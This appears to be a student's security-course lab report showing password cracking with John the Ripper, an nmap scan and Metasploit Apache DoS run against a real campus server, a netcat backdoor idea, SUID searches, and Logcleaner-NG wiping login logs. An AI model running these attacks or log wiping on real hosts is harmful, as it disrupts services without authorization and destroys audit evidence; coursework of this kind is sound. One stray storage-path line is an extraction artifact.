Benchmarking: md5crypt [MD5 32/64 X2]... DONE
Raw:    10876 c/s real, 10854 c/s virtual

Benchmarking: bcrypt ("$2a$05", 32 iterations) [Blowfish 32/64 X2]... DONE
Raw:    644 c/s real, 644 c/s virtual

Benchmarking: LM [DES 128/128 SSE2-16]... DONE
Raw:    46671K c/s real, 46578K c/s virtual

Benchmarking: AFS, Kerberos AFS [DES 48/64 4K]... DONE
Short:  347340 c/s real, 346647 c/s virtual
Long:   1123K c/s real, 1125K c/s virtual

Benchmarking: tripcode [DES 128/128 SSE2-16]... DONE
Raw:    3007K c/s real, 3037K c/s virtual

Benchmarking: dummy [N/A]... DONE
Raw:    86560K c/s real, 86560K c/s virtual

Benchmarking: crypt, generic crypt(3) [?/64]... DONE
Many salts:     246432 c/s real, 246925 c/s virtual
Only one salt:  234662 c/s real, 243931 c/s virtual
```

```
~ john example_out
Loaded 1 password hash (descrypt, traditional crypt(3) [DES 128/128 SSE2-16])
Press 'q' or Ctrl-C to abort, almost any other key for status
1234             (root)
1g 0:00:00:00 100% 2/3 3.225g/s 2929p/s 2929c/s 2929C/s 123456..marley
Use the "--show" option to display all of the cracked passwords reliably
Session completed
~ john --show example_out
root:1234:0:0:root:/root:/usr/bin/sh

1 password hash cracked, 0 left
```

3. Use Metasploit to exploit a known vulnerability on a server of your choice and on a browser of your choice, respectively.

→ I find a server in NTUST IM, which is running outdated softwares (using nmap). So I try to find their discovered CVEs, and use the corresponding exploit modules in Metasploit.

```
PORT     STATE    SERVICE            VERSION
21/tcp   open     ftp                FileZilla ftpd 0.9.36 beta
80/tcp   open     http               Apache httpd 2.2.8 ((Win32) PHP/5.2.6)
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
1025/tcp open     msrpc              Microsoft Windows RPC
1026/tcp open     msrpc              Microsoft Windows RPC
1027/tcp open     msrpc              Microsoft Windows RPC
1028/tcp open     msrpc              Microsoft Windows RPC
1030/tcp open     msrpc              Microsoft Windows RPC
1031/tcp open     msrpc              Microsoft Windows RPC
1032/tcp open     msrpc              Microsoft Windows RPC
1234/tcp open     http               Microsoft IIS httpd 7.5
| http-methods:
|_  Supported Methods: OPTIONS
|_http-title: 403 - \xB8T\xA4\xEE: \xA9\xDA\xB5\xB4\xA6s\xA8\xFA\xA1C
1433/tcp open     ms-sql-s           Microsoft SQL Server 2008 R2
2383/tcp open     ms-olap4?
3260/tcp open     iscsi?
3261/tcp open     iscsi              StarWind iSCSI 12.1 build 20091211
3306/tcp open     mysql              MySQL (unauthorized)
3389/tcp open     ssl/ms-wbt-server?
5357/tcp open     http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
6667/tcp filtered irc
8080/tcp open     http-proxy         (proxy authentication required)
|_http-server-header: Proxy
8081/tcp open     http               Microsoft IIS httpd 7.5
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-title: \xE5\x8F\xB0\xE7\x81\xA3\xE7\xA7\x91\xE6\x8A\x80\xE5\xA4\xA7\x
8083/tcp open     http               Microsoft IIS httpd 7.5
|_http-title: 403 - \xB8T\xA4\xEE: \xA9\xDA\xB5\xB4\xA6s\xA8\xFA\xA1C
8085/tcp open     http               Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
```

Vulnerability Details : CVE-2011-3192 (1 public exploit) (1 Metasploit modules)

The byterange filter in the Apache HTTP Server 1.3.x, 2.0.x through 2.0.64, and 2.2.x through 2.2.19 allows remote attackers to cause a denial of service (memory and CPU consumption) via a Range header that expresses multiple overlapping ranges, as exploited in the wild in August 2011, a different vulnerability than CVE-2007-0086.
Publish Date : 2011-08-29 Last Update Date : 2013-11-15

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

– CVSS Scores & Vulnerability Types

CVSS Score	7.8
Confidentiality Impact	None (There is no impact to the confidentiality of the system.)
Integrity Impact	None (There is no impact to the integrity of the system)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Denial Of Service
CWE ID	399

```
msf > use auxiliary/dos/http/apache_range_dos
msf auxiliary(apache_range_dos) > show payloads

Payloads
========

   Name                                                Disc
   ----                                                ----
   aix/ppc/shell_bind_tcp
   aix/ppc/shell_find_port
   aix/ppc/shell_interact
   aix/ppc/shell_reverse_tcp
   android/meterpreter/reverse_http
   android/meterpreter/reverse_https
   android/meterpreter/reverse_tcp
```

```
msf auxiliary(apache_range_dos) > set payload windows/powershell_bind_tcp
payload => windows/powershell_bind_tcp
msf auxiliary(apache_range_dos) > show options
```

```
msf auxiliary(apache_range_dos) > set RHOSTS 140.118.109.65
RHOSTS => 140.118.109.65
msf auxiliary(apache_range_dos) > show options
```

→ This exploit failed. I also try others, but they also failed. I think this is because the system environment of the target host is still different from that described in the CVEs. These exploits will succeed only if our target hosts meet all the rigorous requirements.

```
msf auxiliary(apache_range_dos) > show actions

Auxiliary actions:

   Name    Description
   ----    -----------
   CHECK
   DOS


msf auxiliary(apache_range_dos) > set action DOS
action => DOS
```

```
msf auxiliary(apache_range_dos) > exploit

[*] Sending DoS packet 1 to 140.118.109.65:80
[*] Sending DoS packet 2 to 140.118.109.65:80
[*] Sending DoS packet 3 to 140.118.109.65:80
[*] Sending DoS packet 4 to 140.118.109.65:80
[*] Sending DoS packet 5 to 140.118.109.65:80
[*] Sending DoS packet 6 to 140.118.109.65:80
[*] Sending DoS packet 7 to 140.118.109.65:80
[*] Sending DoS packet 8 to 140.118.109.65:80
```

```
msf auxiliary(apache_range_dos) > set action CHECK
action => CHECK
msf auxiliary(apache_range_dos) > exploit

[*] 140.118.109.65 doesn't seem to be vulnerable at /
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Vulnerability Details : CVE-2010-0425 (1 Metasploit modules)

modules/arch/win32/mod_isapi.c in mod_isapi in the Apache HTTP Server 2.0.37 through 2.0.63, 2.2.0 through 2.2.14, and 2.3.x before 2.3.7, when running on Windows, does not ensure that request processing is complete before calling isapi_unload for an ISAPI .dll module, which allows remote attackers to execute arbitrary code via unspecified vectors related to a crafted request, a reset packet, and "orphaned callback pointers."

Publish Date : 2010-03-05 Last Update Date : 2013-07-17

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

– CVSS Scores & Vulnerability Types


CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code

4. After you gain the access of a target host, show how you could install a back-door program and make it accessible with netcat. You can listen on your host to wait for the back-door to connect over.

→ If I were able to access the shell of the host, then it would be easy. I can open a socket as a client on the host, and open another socket as a server on my own computer. Just let the client connect to my computer. These can be done by using PHP scripts or other popular scripting languages.

5. Compare the vulnerability information that you can collect from three sources: Bugtraq, Open Source Vulnerability Database, Common Vulnerability and Exposures Database. Draw a table to compare them in several features.

	CVE	Bugtraq
Form	Online database (list), having a web-based interface.	Electronic mailing list, having a web-based archive.
Maintainer	MITRE Corporation	Symantec
Contents	Only contains a short description and a list of references, but each entry is given an CVE-ID.	Detailed, may contain information like how to exploit it and how to fix it; also more instantaneous.
Function	Almost becomes an industrial standard.	A forum where everyone can discuss.



6. Use find to search the SUID, SGID, and world-writable files on your Linux system.

→ Some files that have set user ID to root.

```
~ find / -user root -perm -4000 -print
```

```
/bin/mount
/bin/ntfs-3g
/bin/umount
/bin/ping6
/bin/fusermount
/bin/su
/bin/ping
```

```
~ la /bin/ping
-rwsr-xr-x 1 root root 44K  5月  8  2014 /bin/ping
```

→ Some files that have set group ID to root.

```
~ find / -group root -perm -2000 -print
```

```
/var/cache/man
/var/cache/man/ja
/var/cache/man/en_CA
/var/cache/man/pa
/var/cache/man/fr_CA
/var/cache/man/gd
/var/cache/man/bs
/var/cache/man/ku
/var/cache/man/lv
/var/cache/man/et
/var/cache/man/hu
/var/cache/man/hr
/var/cache/man/ms
/var/cache/man/zh_TW
/var/cache/man/ko
/var/cache/man/ast
/var/cache/man/fy
/var/cache/man/ru
/var/cache/man/sl
/var/cache/man/si
```

```
/usr/bin/X
```

```
~ la /usr/bin/X
-rwsr-sr-x 1 root root 10K  3月 17  2015 /usr/bin/X
```

→ Some files that are writable by all users.

```
find / -perm 777 -type f -print
```

```
/opt/Xilinx/Vivado_HLS/2015.4/.settings64-Vivado_High_Level_Synthesis.sh
/opt/Xilinx/Vivado_HLS/2015.4/.settings64-Vivado_High_Level_Synthesis.csh
/opt/Xilinx/Vivado/2015.4/settings64.csh
/opt/Xilinx/Vivado/2015.4/settings64.sh
/opt/Xilinx/Vivado/2015.4/.settings64-Vivado.sh
/opt/Xilinx/Vivado/2015.4/.settings64-Vivado.csh
/opt/Xilinx/DocNav/.settings64-DocNav.sh
/opt/Xilinx/DocNav/.settings64-DocNav.csh
```

```
/opt/Xilinx/Vivado/2015.4 la settings64.sh
-rwxrwxrwx 1 root root 443  3月  9 19:43 settings64.sh
```

7. Use Logclean-ng to clean the logs created during one login session on your Linux system.

→ Because this program is too old and it is no longer maintained, we need to fix some source codes, makefiles, and system libs before compiling. (See the following screen shots and the website: http://blog.csdn.net/bnxf00000/article/details/50061629)

```
~/Downloads/logclean-ng_1.0/Liblogclean/libmix  make
gcc -I. -Wall -O3 -funroll-loops -ansi -D_LIBMIX_ -fPIC -c aes/aes.c -o
In file included from aes/aes.c:2:0:
./mix/mix.h:53:6: warning: conflicting types for built-in function 'log'
 void log (char *, char *,...); /* try logging arg2-N into file arg1 */
```

```
from src/utils_copy.c:4:
',
'writeBack' at src/utils_copy.c:58:6:
64-linux-gnu/bits/fcntl2.h:50:4: error: call to '__open_missing_mode' declared with attribute error: open with O_CREAT
g_mode ();
```

```
 */
if((OUT = open(to, O_WRONLY | O_TRUNC | O_CREAT, S_IRUSR | S_IWUSR)) == -1) {
        fprintf(stderr, "[ERROR] cannot open O_WRONLY |O_TRUNC %s !\n", to);
        perror("[ERROR] in writeBack: opening to ");
```

```
/usr/lib/gcc/x86_64-linux-gnu/5  sudo cp crtbeginT.o crtbeginT.orig.o
'crtbeginT.o' -> 'crtbeginT.orig.o'
/usr/lib/gcc/x86_64-linux-gnu/5  sudo cp crtbeginS.o crtbeginT.o
'crtbeginS.o' -> 'crtbeginT.o'
```

```
~/Downloads/logclean-ng_1.0/Liblogclean/ncrypt  make
gcc -Wall  -pedantic -O2 -static -D freebsd -fPIC  -c isaac.c
gcc -Wall  -pedantic -O2 -static -D freebsd -fPIC  -c rand_gen.c
gcc -Wall  -pedantic -O2 -static -D freebsd -fPIC  -c wipe_file.c
wipe_file.c: In function 'wipe_slack':
```

```
~/Downloads/logclean-ng_1.0/Liblogclean  make
make ncrypt
make[1]: Entering directory '/home/yuwen41200/Downloads/logclean-ng_
cd ncrypt &&  make
make[2]: Entering directory '/home/yuwen41200/Downloads/logclean-ng_
gcc -Wall  -pedantic -O2 -static -D freebsd -fPIC  -c isaac.c
gcc -Wall  -pedantic -O2 -static -D freebsd -fPIC  -c rand_gen.c
gcc -Wall  -pedantic -O2 -static -D freebsd -fPIC  -c wipe_file.c
wipe_file.c: In function 'wipe_slack':
wipe_file.c:71:17: warning: pointer targets in passing argument 1 of
    gen_rand_mat(&buf[0],statbuf.st_blksize);
```

```
~/Downloads/logclean-ng_1.0 make
make[1]: Entering directory '/home/yuwen41200/Downloads/logclean-ng_1.0'
gcc -Wall -O2 -pedantic -ansi  -I include -I Liblogclean/include -static   -c src
gcc -Wall -O2 -pedantic -ansi  -I include -I Liblogclean/include -static   -c src
gcc -Wall -O2 -pedantic -ansi  -I include -I Liblogclean/include -static   -c src
gcc -Wall -O2 -pedantic -ansi  -I include -I Liblogclean/include -static   -c src
gcc -Wall -O2 -pedantic -ansi  -I include -I Liblogclean/include -static   -c src
src/defaults_syslog.c: In function 'read_syslog':
src/defaults_syslog.c:72:5: warning: ignoring return value of 'fgets', declared w
     fgets(buffer, sizeof(buffer), conf);
```

```
~/Downloads/logclean-ng_1.0 ./logcleaner-ng
-----------------------------------------------------------------
                         Logcleaner-NG
                              ***
                               *
-----------------------------------------------------------------
[IDIOT] WHAT do you want to do? mount /dev/brain!
✗ ~/Downloads/logclean-ng_1.0 ./logcleaner-ng -h
Stupid Help for Logcleaner-ng:
Options:

 -h     Help
 -H     More Help
 -v     verbose
 -A     clean Default logfiles
 -I     ask interactive
 -f     your logfile
 -k     key

 -t     Textfile/Directory
         -s     string
         -r     replace

 -l     Logfile/Directory
         -s     string

 -o     other Logfile/Directory
         -s     string

 -m     Mod_security Logfile (audit_log)
         -s     string

 -p     Prelude Logfile (prelude.log)
         -s     string

 -P     Prelude XML Logfile (prelude-xml.log)
         -s     string
```

```
~/Downloads/logclean-ng_1.0  sudo ./logcleaner-ng -I
-----------------------------------------------------------------
                          Logcleaner-NG
                               ***
                                *
-----------------------------------------------------------------



Banner...
 Hello 31337 HaX0r
 If you do not know what to          do: just press enter

Give a string. I will clean this string from the logs.            Best to give your IP
String:

How verbose should I be? Something between 0 and 8
Verboselevel: 5

Do you want to log your own changes?            Just give your logfile
Logfile: test.log

Do you want to crypt your logfile? Give a password
Password: tteesstt

Do you want to remove a special User?
User:

Do you want to remove a special host?
Host:

Do you want to remove a special command from the accounting            logs?
Command:

Do you want to clean default logfiles and all logfiles from the          syslog-configs?
Yes or No: yes
IDIOT: Yes or No!
Yes or No: Yes
[VERBOSE] Adding default logfiles
[VERBOSE] Adding utmp
[error] no stat for /var/adm/utmp   ->Don't exist => Ignore It
[ERROR] cannot clean /var/adm/utmp
[error] no stat for /usr/adm/utmp   ->Don't exist => Ignore It
[ERROR] cannot clean /usr/adm/utmp
[error] no stat for /etc/utmp   ->Don't exist => Ignore It
[ERROR] cannot clean /etc/utmp
```

```
Add more logfiles?
Yes or No: No


Starting to clean the logs....

[ERROR] No string for cleaning!
Wiping mode:
  Military (3 passes, meets DoD 5220.22-M Chap. 8 standards)
Wiping /var/run/utmp file slack [***] done
Wiping /var/run/utmp from drive [***] done
[ERROR] cannot open O_RDONLY ./_muttm1dnCt !
[ERROR] No string for cleaning!
Wiping mode:
  Military (3 passes, meets DoD 5220.22-M Chap. 8 standards)
Wiping /var/log/wtmp file slack [***] done
Wiping /var/log/wtmp from drive [***] done
```